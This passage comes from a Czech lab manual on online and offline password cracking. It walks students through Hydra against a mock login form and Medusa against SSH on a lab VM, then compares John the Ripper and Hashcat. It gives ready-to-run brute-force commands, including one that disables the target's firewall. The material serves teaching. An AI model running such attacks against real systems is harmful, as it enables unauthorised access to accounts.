
Ve spodní části obrázku (viz Obrázek 22) je možné vidět proměnné, které budou následně potřebné pro nástroj Hydra.

Otázka č. 2 O jaké proměnné se jedná?

Pokud jsou již známé proměnné, je možné vypnout nástroj Burpsuite a také nastavení proxy v prohlížeči. Proměnným v příkazu budou definovány hodnoty *username=user1234* (zde není nutné specifikovat proměnnou, protože uživatelské jméno je známo a je možné ho zadat napevno). Poté následuje oddělovač „&“ a proměnná pro heslo *password=^PASS^*. Dále je použit opět oddělovač „:“. V poslední části příkazu se definuje situace reprezentující správné nalezení hesla. Obecně je možné tuto situaci nastavit tak, aby reagovala například na přesměrování nebo změnu obsahu na stránce. V tomto případě bude ale hledání hesla pokračovat tak dlouho, dokud bude na stránce zobrazena hláška „Wrong username or password“. Pokud tato hláška na stránce nebude obsažena, znamená to, že došlo k pozitivní změně stránky, tím pádem je heslo validní a hledání tak může být ukončeno.

Otázka č. 3 Jak bude, dle informací zjištěných v předchozích odstavcích vypadat příkaz pro spuštění nástroje Hydra?

Po zjištění veškerých informací je možné spustit příkaz v CLI. Jelikož se porovnává celý slovník rockyou pro dané heslo, může hledání správného výsledku zabrat až cca 5 minut. Na obrázku níže (viz Obrázek 23) je znázorněn výsledek úspěšného nalezení hesla pomocí nástroje Hydra.



Obrázek 23 Výsledek úspěšného nalezení hesla pomocí nástroje rockyou.


Prolamování hesla ke vzdálenému počítači pomocí nástroje Medusa

První část, která byla zaměřena na prolamování hesel pomocí on-line útoku na fiktivní webovou stránku, byla vyřešena v předchozí části labu. Dalším úkolem je zkonstruovat další on-line útok, který však bude zaměřen na prolomení přístupu do

jiného počítače nacházejícího se ve stejné síti jako řešitelův počítač. K řešení této úlohy bude využit nástroj operačního systému Kali Linux s názvem Medusa.

Příprava virtuálních PC

Nejdříve je nutné připravit virtuální počítač s operačním systémem Lubuntu. Zde je v prvním kroku potřeba doinstalovat ssh modul. V modelové situaci je možné předpokládat, že uživatel využívá ssh například pro jednoduchou komunikaci mezi svými počítači. Pro správné nainstalování musí být nastavení sítě ve VirtualBoxu přepnuto na „NAT“. Díky tomu má virtuální počítač přístup k internetu a je tak možné při instalaci modulu ssh doinstalovat veškeré potřebné balíčky. K nainstalování modulu jsou potřeba elevovaná uživatelská práva (před samotný příkaz je nutné zadat parametr *sudo*). Výsledný příkaz pak vypadá takto: *sudo apt-get install ssh*. Po nainstalování je možné ověřit status ssh (zda je aktivní či nikoliv). To je možné zjistit zadáním příkazu *systemctl status ssh* do CLI. V případě, že ssh není aktivní, lze ho aktivovat příkazem *sudo service ssh start*. Pomocí stejných příkazů je možné také ověřit, zda je ssh nainstalováno a spuštěno i na virtuálním počítači se systémem Kali Linux.



Obrázek 24 Správně běžící ssh (po zadání příkazu systemctl status ssh).


Pokud je ssh nainstalováno a spuštěno na obou virtuálních počítačích, je možné pro oba počítače opět změnit nastavení sítě ve VirtualBoxu (tentokrát na „Síť pouze s hostem“). Pro další postup úlohy je nutné vypnout firewall na počítači se systémem Lubuntu zadáním příkazu *sudo ufw disable* do CLI. Virtuální počítače jsou nyní

připraveny a je možné postoupit k samotnému řešení úlohy, tedy prolamování hesla k počítači pomocí nástroje Medusa.

Prolamování přístupu k PC pomocí nástroje Medusa


Nyní bude útok probíhat již pouze z počítače řešitele (v rámci modelového use-case v roli penetračního testera, jehož úkolem je prolomit heslo do počítače pachatele). Prvním krokem při analýze pachatelova PC by bylo jeho zapnutí a zjištění, že je počítač zaheslovaný. Přihlašovací obrazovka však penetračnímu testerovi poskytuje i další informaci a tou je přihlašovací jméno uživatele počítače. To je velice potřebná informace, protože nyní nebude zapotřebí hledat uživatelské jméno i heslo, nýbrž pouze heslo k danému názvu účtu. Nástroj Medusa totiž pomocí útoku hrubou silou zkouší dosazovat přihlašovací údaje z předem definovaných slovníků. Pokud není známo uživatelské jméno ani heslo, je nutné použít slovník pro oba tyto údaje, čímž se zvyšuje složitost a časová náročnost řešení (je totiž nutné porovnávat každý záznam ze slovníku se jmény s každým záznamem ze slovníku s hesly). Proto při zjištění uživatelského jména odpadá nutnost hledat i jméno a celý proces je časově i výpočetně méně náročný. Jméno je rámci tohoto labu známé, protože je definováno v zadání. Postup je však možné nasimulovat tak, že je virtuální počítač se systémem Lubuntu možné vypnout a následně zapnout, což umožňuje zjistit o jaké přihlašovací jméno se jedná.

Při samotném prolamování hesla pomocí nástroje Medusa je nejdříve potřeba zjistit, jaké další IP adresy se nacházejí v dané síti. Tuto informaci lze získat po zadání příkazu *arp -a* do příkazové řádky. Kali Linux obsahuje ve svém základu také nástroj arp-scan, který po zadání parametru *-l* vypíše detailnější informace o zařízeních v síti. V tomto případě byly vypsány dvě IP adresy (viz Obrázek 25).



Obrázek 25 Výpis do konzole po zadání příkazu arp -a.

Otázkou je, která z IP adres je cílový počítač. V tomto případě je možné tuto informaci zjistit po zadání příkazu *nmap -sV [IP adresa]* (parametr *-sV* definuje, že jsou vypsány služby běžící na daném zařízení a jejich verze). Na obrázku níže (viz Obrázek 26) je možné vidět, že IP adresa s koncovku 100 neodpovídá a zdá se být vypnutá. Naopak u IP adresy s koncovkou 103 je možné vidět, že host je on-line. Navíc je zde poskytnuta další důležitá informace pro další postup útoku – služba, která může být využita pro útok. V tomto případě se jedná o službu ssh běžící na otevřeném portu 22.



Obrázek 26 Výpis příkazu nmap pro obě IP adresy.

Bylo tedy zjištěno, že počítač, na který je cílen útok má IP adresu 192.168.56.103 a pro útok je možné využít službu ssh.

Následuje popis parametrů nástroje Medusa, který bude k útoku využit. Opět, jako u všech ostatních nástrojů, tak i u nástroje Medusa je možné vypsat nápovědu pomocí příkazu *medusa -h*. Obecně lze základní příkaz pro spuštění prolamování hesla pomocí nástroje Medusa specifikovat takto:


```
medusa [-h IP adresa | -H List IP adres] [-u Uživatelské jméno | -U List uživatelských jmen]
[-p Heslo | -P List hesel] [-M Specifikace služby] [-n číslo portu] -f [-t Počet loginů
testovaných současně]
```

První je specifikován typ nástroje (v tomto případě se jedná o nástroj Medusa). Dalším parametrem je specifikace IP adresy. Ta může být zadána pouze samostatně (definováno malým písmenem *-h*) nebo se může jednat o list IP adres, který má být prolomen (definováno pomocí velkého písmena *-H*). Následuje parametr pro uživatelská jména. Zde je funkce obdobná – malé *-u* definuje řetězec jednoho uživatelského jména a *-U* list uživatelských jmen. Naprosto stejné je to i v případě

hesel, kde se mění pouze písmena *-p* a *-P*. V další části je možné specifikovat službu pomocí velkého písmena *-M* a port, na kterém běží, pomocí parametru *-n*. Parametr *-f*, stejně jako u nástroje Hydra, zastaví proces vyhledávání po nalezení první shody. Jako další parametr lze zvolit počet přihlašovacích údajů, které budou zkoušeny současně.
Parametry, pro vytvoření příkazu jsou následující:

- IP adresa 192.168.56.203,
- uživatelské jméno, které bylo zjištěno v předchozím postupu,
- heslo bude testováno oproti slovníku rockyou,
- služba, která bude cílem útoku bude služba ssh běžící na portu s číslem 22,
- počet hesel testovaných zároveň je možné zvolit například 10,
- parametr *-f*, pomocí kterého dojde k ukončení hledání hesla po nalezení správné kombinace,
- výstup, v podobě logu, bude delegován do definovaného souboru pomocí parametru *-O*.

V logu jsou následně zobrazeny informace o parametrech při spuštění nástroje, nalezené správné kombinace uživatelských jmen a hesel a následně informace o ukončení běhu nástroje viz Obrázek 27.




Obrázek 27 Log z nástroje Medusa uložený do souboru.

Otázka č. 4 Jak bude, dle informací zjištěných v předchozích částech labu vypadat příkaz pro spuštění nástroje Medusa?

V tuto chvíli bylo pomocí nástroje Medusa zjištěno heslo pro přihlášení do účtu pachatele ve virtuálním počítači Lubuntu. Následně je již jednoduché navázat spojení pomocí služby ssh s daným počítačem a v něm pracovat pomocí příkazové řádky. Navázat spojení s počítačem je možné po zadání příkazu ssh

nazevPC@192.168.56.103. Následně bude řešitel vyzván k zadání hesla, které bylo zjištěno pomocí nástroje Medusa. Po zadání heslo je navázáno spojení s počítačem a je možné na něm provádět potřebné příkazy viz Obrázek 28.



Obrázek 28 Vytvoření spojení pomocí ssh k počítači pachatele a vypsání základních příkazů v CLI.

7.4.2 Závěr Lab č. 3

V labu č. 3 byl řešitel seznámen s principem on-line útoků. Pro reprezentaci on-line útoků byly zvoleny dvě modelové úlohy. V první úloze bylo řešitelovým cílem prolomit přihlašovací údaje k fiktivní webové stránce. Při řešení tohoto úkolu byl řešitel seznámen se základními funkcemi nástrojů Hydra a Burpsuite. V druhé části úlohy bylo řešitelovým cílem vžít se do situace penetračního testera, jehož úkolem je prolomit přihlašovací údaje do počítače, který se nachází ve stejné síti, za pomocí služby ssh. Jako nástroj pro vypracování této úlohy byl zvolen nástroj ze základní sady systému Kali Linux s názvem Medusa.

Jelikož oba on-line útoky prolamovaly hesla za pomocí útoků hrubé síly, tedy zkoušely veškeré kombinace hesel k předem definovaným uživatelským jménům, byla pro řešení labu zvolena taková hesla, která jsou poměrně rychle prolomitelná, aby nevznikaly časové prodlevy při řešení labu.

Řešení otázek Lab č. 3

Otázka č. 1 Pomocí jakého příkazu lze spustit server apache2? (Viz. Lab č. 2 - Útok pass the hash pomocí nástroje mimkatz a Metasploit)

Odpověď č. 1 service apache2 start

Otázka č. 2 O jaké proměnné se jedná? viz. Obrázek 22 Výstup z programu Burpsuite po zprocesování odeslaného formuláře.

Odpověď č. 2 *username a password*

Otázka č. 3 Jak bude, dle informací zjištěných v předchozích formulářích vypadat příkaz pro spuštění nástroje Hydra?

Odpověď č. 3

```
hydra -l user1234 -P /usr/share/wordlists/rockyou.txt
-f 192.168.56.101 http-post-form „/login.php:username=user1234&password=^PASS^:Wrong
username or password“
```

Otázka č. 4 Jak bude, dle informací zjištěných v předchozích částech labu vypadat příkaz pro spuštění nástroje Medusa?

Odpověď č. 4

```
medusa -h 192.168.56.104 -u user -P /usr/share/wordlists/rockyou.txt -M ssh -n 22 -t 10 -f
-O Desktop/fileName.txt
```

7.5 Lab č. 4 – Analýza off-line prolamovacích nástrojů konstruujících útok hrubou silou

Lab č. 4 je zaměřen na použití několika vestavěných nástrojů operačního systému Kali Linux. Pokud jsou splněny veškeré kroky z kapitoly Společné požadavky, jsou nástroje použité v tomto labu již předinstalované ve virtuálním počítači.
Potřebné nástroje:

- Hashcat
- John the Ripper

Další potřebné atributy:

- pro řešení této úlohy bude nutné vytvořit dataset hesel, pomocí kterých budou nástroje analyzovány

Časová náročnost: 80 až 90 minut (při jednotce času 10 minut), při zkrácení jednotky času např na 5 minut je to 40 až 50 minut.

Cíl úlohy

Cílem tohoto labu je seznámení řešitele s efektivitou jednotlivých nástrojů, které umožňují prolamovat hesla za pomocí off-line útoku hrubou silou. Řešitel se vžije do role penetračního testera, který potřebuje zanalyzovat efektivitu (resp. porovnat parametry a funkce a stanovit, který je pro daný typ úlohy efektivnější) nástrojů Hashcat a John the Ripper. Oba tyto nástroje jsou obsaženy v základní sadě nástrojů systému Kali Linux. Nástroje budou analyzovány na testovacím datasetu hesel vytvořeném speciálně pro tutu úlohu.

Seznámení s nástroji

Nástroje Hashcat a John the Ripper jsou oba základními nástroji operačního systému Kali Linux. Oba nástroje umožňují off-line prolamování hesel za pomoci útoku hrubou silou. Každý z nástrojů má však specifickou sadu funkcí, která může být klíčová při rozhodování se, jaký nástroj bude v dané úloze lepší použít a jak nástroje optimálně nastavit.

Fiktivní use case

Scénář modelové situace může mít následující podobu. Cílem řešitele v pozici penetračního testera je zjistit, který nástroj použít v případě, že by někdy v budoucnu bylo jeho úkolem prolamovat hesla útokem hrubou silou při off-line útoku. Tester vytvoří testovací dataset hesel, na kterém bude následně testovat dva nástroje ze sady Kali Linux, které jsou k prolamování pomocí hrubé síly určené (nástroj Hashcat a John the Ripper). Závěrem tester porovná efektivitu těchto nástrojů při prolamování hesel za stejnou jednotku času a stanoví, který z nástrojů je vhodnější pro řešení dané modelové úlohy.

7.5.1 Vlastní postup Lab č. 4

Úkolem řešitele v rámci labu je nejdříve vytvořit dataset hesel, který bude následně použit k testování nástrojů labu. Další částí postupu labu je vytvořený seznam zahašovaných hesel prolamovat pomocí nástrojů Hashcat a John the Ripper.


Vytvoření testovacího datasetu

Pro testovací analýzu je nutné zvolit vhodnou bázi hesel. Dataset zvolený pro tuto úlohu původně slouží jako učící dataset pro neuronové sítě, pro rozpoznání jednoduchých, středně složitých a složitých hesel. Pro použití v tomto labu je ideální, protože obsahuje jak jednoduchá a krátká hesla, tak obsahuje i hesla komplexní. Takový rozsah složitosti hesel je ideální k analýze nástrojů pro útoky hrubou silou.
Použitý dataset se nachází na webové stránce Kaggle (Password Strength Classifier Dataset), kde je po přihlášení volně stažitelný. Nevýhodou je, že je uložen ve formátu *csv*. Tento formát nejsou nástroje Hashcat ani John the Ripper schopné zpracovat. Dalším úskalím tohoto souboru je, že obsahuje 2 sloupce (první je sloupec s heslem a druhý s klasifikací síly hesla, který je nápomocný při učení neuronové sítě). V tomto labu však informace o síle hesla není potřebná. Testovací dataset je tedy nutné modifikovat, aby odpovídal potřebám labu.
Prvním krokem je otevření souboru v programu, který umí pracovat se soubory *csv*. Případně lze použít Windows Excel, soubor v něm otevřít, označit sloupec s hodnotami a vybrat na záložce „Data“ položku „Text do sloupců“. Po otevření dialogového okna je nutné vybrat možnost „Oddělovač“ a v následujícím kroku

vybrat možnost oddělovače pomocí „Čárky“. Nakonec kliknout na tlačítko „Dokončit“. Nyní by měl být soubor rozdělen do dvou sloupců. Druhý sloupec se sílou hesla je možné smazat a soubor uložit opět ve formátu *csv*.

Po otevření souboru v systému Kali Linux je možné vidět, že se z důvodu přeuložení souboru do *csv* v programu Excel vložily na konec každého řetězce středníky. Ty je možné odstranit zadáním příkazu *sed ‚s/;//g‘ adresaCSVSouboru.csv > adresaVýstupníhoSouboru.txt*. Příkaz *sed* (stream editor) je vestavěná funkce příkazové řádky. Tento příkaz umožňuje vyhledávat, vkládat, mazat, editovat a modifikovat soubory. Sada parametrů v tomto případě definuje, že v souboru budou vyhledány veškeré znaky „;“ a nahrazeny prázdným řetězcem. Je možné, že některá hesla v souboru obsahovala speciální znak „;“ jako řetězec hesla, jejich případné smazání však nemá na průběh tohoto labu žádný vliv. Takto upravená sada hesel je následně uložena do textového souboru, se kterým již nástroje dokážou pracovat.

Pokud byla editace souboru za pomocí programu Excel v prvním kroku prováděna na počítači s operačním systémem Windows, je pro správný výstup labu důležité, aby bylo u vytvořeného textového souboru přepnuto nastavení „Line Ending“ do formátu „Unix (LF)“ (viz znázornění na obrázku níže (viz Obrázek 29)).



Obrázek 29 Přepnutí nastavení Line Ending v textovém souboru.

Takto připravený soubor zbývá již jen zahašovat. K zahašování souboru je použit stejný script, jako byl použit v kapitole Testovací soubor s hesly v Labu č. 1. Bude se tedy jednat o bashový script, který vypadá následovně:

```
1. #!/bin/bash
2. File="Desktop/dataset.txt"
3. Lines=$(cat $File)
4. for Line in $Lines
5. do
6. echo -n $Line | sha256sum | awk '{print $1}' >> Desktop/hashedDataset.txt &
7. done
```

V tomto scriptu je možné pomocí přidání parametru „&“ paralelizovat jednotlivé příkazy a díky tomu dosáhnout rychlejšího průběhu hashování souboru. Efektivita paralelizace se odvíjí od zvolených prostředků pro daný virtuální stroj. Jelikož v původní bázi hesel je přibližně 640 tisíc řetězců, není nutné hashovat všechna hesla. Script stačí nechat pracovat přibližně 3-5 minut. Výsledek (přibližně 100 tisíc hesel vygenerovaných při paralelním generování hashů) bude i tak pro potřeby labu dostačující.

Prolamování hesel pomocí nástroje John the Ripper

Při řešení této úlohy jsou použity různé prolamovací módy nástroje John the Ripper. Měřena je efektivita určená podle počtu prolomených hesel za předem určenou jednotku času (v tomto případě 10 minut). Tento časový odhad byl zvolen s ohledem na časovou náročnost labu. V případě potřeby snížení časové náročnosti labu je možné snížit i časovou jednotku na 3-5 minut. Je však nutné počítat se zkreslením výsledků.

Metoda Markovových řetězců

Jako první metoda při prolamování hesel hrubou silou je zvolena Markovova metoda. Markovovy řetězce využívají principu, že následující stav je závislý na stavu aktuálním nebo na určitém počtu předchozích stavů. V nástroji John the Ripper je této skutečnosti využíváno následovně. Pomocí útoku hrubou silou jsou náhodně vyhledávány řetězce a ve chvíli, kdy je úspěšně prolomeno jedno heslo, jsou na prolamování aplikovány postupy z teorie Markovových řetězců. Lze tedy konstatovat, že čím více je prolomených hesel v daném souboru, tím větší je pravděpodobnost prolomení i hesel následujících. Obrázek 30 názorně ukazuje

aplikaci Markovových řetězců při prolamování hesla. Z obrázku je patrné, že se postupně prolamovaná hesla liší pouze v drobných odchylkách.

```
 1 Loaded 186067 password hashes with no different salts (Raw-
   SHA256 [SHA256 256/256 AVX2 8x])
 2 Remaining 181733 password hashes with no different salts
 3 satria123        (?)
 4 satria12         (?)
 5 satria99         (?)
 6 satria95         (?)
 7 satria05         (?)
 8 satria700        (?)
 9 satria72         (?)
10 satria89         (?)
11 satratour1       (?)
12 satrapa123       (?)
13 satra1981        (?)
14 ounin1647        (?)
15 satr1ani         (?)
16 sattu31          (?)
```

Obrázek 30 Výpis prolomených hesel pomocí Markovových řetězců.

Příkaz pro spuštění prolamování hesel může vypadat následovně:

```
john    --markov=268    --min-length=5    --max-length=12    --fork=6    --format=Raw-SHA256
Desktop/hashedDataset.txt > Desktop/outputJOHN.txt
```

První je definován nástroj (v tomto případě se jedná o John the Ripper) zadáním zkratky *john* do příkazové řádky. Dále je specifikován mód útoku (*--markov=268*). Číslo za rovnítkem definuje maximální úroveň síly hesla (maximální možná volba je 400), která bude zkoušena. Dalšími parametry jsou *--min-length* a *--max-length* definující minimální a maximální délku testovaného hesla. Následuje parametr *-fork*. Pomocí tohoto příkazu bude rozdělen prostor souboru do *X* oddílů (minimálně do 2, maximálně do hodnoty počtu vláken procesoru povolených pro daný virtuální stroj). Pro každí oddíl bude následně spuštěn jeden proces, který bude mít na starosti prolamování hesel. V této části labu budou postupně testovány výstupy pro 2, 4 a 6 vláken. Posledním parametrem je definice hash formátu, ve kterém jsou hesla uložena. John the Ripper má tu výhodu, že dokáže typ hashe rozpoznat. V tomto labu se však jedná o testovací úlohu, ve které je předem známé, že jsou hesla zahašována

pomocí funkce SHA-256. Na závěr je v příkazu definován již jen soubor s hashy, které je cílem prolomit. Veškeré výsledky jsou směřovány do výstupního souboru s názvem outputJOHN.txt.

Výsledky testů této části labu pro 2, 4 a 6 vláken procesoru použitých pro výpočty prolamování hesel jsou zmíněny v následující tabulce (viz Tabulka 5).

Tabulka 5 Tabulka reprezentující výsledky prolamování hesel pomocí Markovových řetězců.

Počet vláken	**2**	**4**	**6**
Počet prolomených hesel za jednotku času (10 min)	2400	9 300	11 100

Z tabulky je možné usoudit, že za stejnou jednotku času roste XXXX (viz Otázka č. 1) počet prolomených hesel při použití metody Markovových řetězců.

Otázka č. 1 Jak lze definovat pomocí údajů v tabulce (viz Tabulka 5) rostoucí počet prolomených hesel s rostoucím počtem vláken (růst je exponenciální, logaritmický či lineární)?. A jak s přibývajícími vlákny roste užitek?

Metoda Wordlist a Prince v nástroji John the Ripper

V následující metodě bude zmíněno prolamování pomocí běžného slovníku. Slovníkový útok je zmíněn již v labu č. 1. V prvním labu byl však útok konstruován pomocí nástroje Hashcat a cílem bylo prolomit pouze určitá hesla. V tomto labu je však cílem porovnat tento mód útoku s ostatními útoky v nástroji John the Ripper.

Metoda Prince je velice podobná slovníkovému útoku. Rozdíl je ale v tom, že slova nejsou zkoušena pouze samostatně, ale jsou zároveň kombinována do stále delších řetězců. To může mít za následek, že i poměrně krátký slovník může být schopen vygenerovat velké množství kandidátů na prolomení hesla.

Tyto metody jsou definovány podobně jako metoda Markov. Jediný rozdíl v definici metod wordlist a prince je oproti Markovově metodě nutnost použít slovník při prolamování hesel. V obou případech je využíván slovník rockyou. Definice metody pak vypadají následovně: *-wordlist* a *-prince*, kde následuje odkaz na slovník */usr/share/wordlists/rockyou.txt.*

Otázka č. 2 Jak budou vypadat příkazy v CLI pro spuštění těchto útoků?

Pomocí slovníku rockyou se podařilo za použití metod prince a wordlist prolomit následující počty hesel:

Tabulka 6 Počet prolomených hesel pomocí metod Wordlist a Prince.

Metoda	**Wordlist**	**Prince**
Počet prolomených hesel za jednotku času (10 min)	12 300	21 500

Z údajů v tabulce výše (viz Tabulka 6) lze usoudit, že metoda prince je na typovém řešení účinnější než metoda Wordlist.

V této části labu bylo vybráno a analyzováno několik metod útoků nástrojem John the Ripper. Tento nástroj umožňuje i další metody prolamování hesel, jako je například *single*, *rules*. Ty však s ohledem na časovou náročnost labu nebyly zmíněny.

Prolamování hesel pomocí nástroje Hashcat

Protože cílem tohoto labu je zjistit, jaký nástroj je vhodnější pro řešení podobné typové úlohy, je tato část labu zaměřena na zhodnocení efektivity prolamování hesel pomocí nástroje Hashcat. V rámci nástroje Hashcat bude testován přímý slovníkový útok odpovídající slovníkovému útoku v nástroji John the Ripper a útok hrubou silou, což může být obdoba útoku pomocí Markovových řetězců.

Útok hrubou silou v nástroji Hashcat

Při útoku hrubou silou pomocí nástroje Hashcat je nutné specifikovat masku, která zastupuje různé znaky. Jelikož se jedná o útok hrubou silou, bude jeden zástupný znak masky definován jako „?a“ (za tento zástupný znak může být doplněn jakýkoliv charakter (speciální znaky, čísla, velká a malá písmena)).

První specifikací je typ hashe (v tomto případě opět SHA-256). Dalším parametrem je parametr *-D* vyjadřující, zda bude útok prováděn na CPU či GPU (hascat umožňuje oproti nástroji Jack the Ripper i akceleraci pomocí GPU). Dále je nutné specifikovat parametr *--increment*. Pokud není tento parametr specifikován, generují se pouze hesla o délce zadané masky (pokud má maska 8 znaků, budou generovány pouze řetězce o délce 8 znaků). Díky parametru *--increment* tak lze zajistit, aby byly generovány i řetezce o délce 1, 2, … , *N*, kde *N* je délka masky. Dále je v dotazu nutné

zadat již jen soubor se zahašovanými hesly a soubor, do kterého budou ukládány výsledky. Mód útoku byl zvolen pomocí CPU za účelem dalšího porovnávání výsledků, jelikož John the Ripper podporuje pouze CPU akceleraci.

Otázka č. 3 Jak bude vypadat příkaz v CLI pro spuštění tohoto útoku?

